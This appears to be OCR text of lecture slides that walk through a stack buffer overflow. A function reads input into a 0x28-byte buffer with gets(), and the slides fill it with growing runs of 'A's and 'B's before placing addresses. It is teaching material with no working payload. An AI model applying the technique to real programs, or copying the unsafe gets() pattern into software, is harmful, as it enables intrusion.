
Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

I enter 32 'A's


Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```


I enter 32 'A's
huh… what's that 00?

Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets

I enter 32 'A's
Let's add 3 'B's
```


Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```


Let's put some addrs…

Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets

Let's put some addrs…
40 'A's now…
```

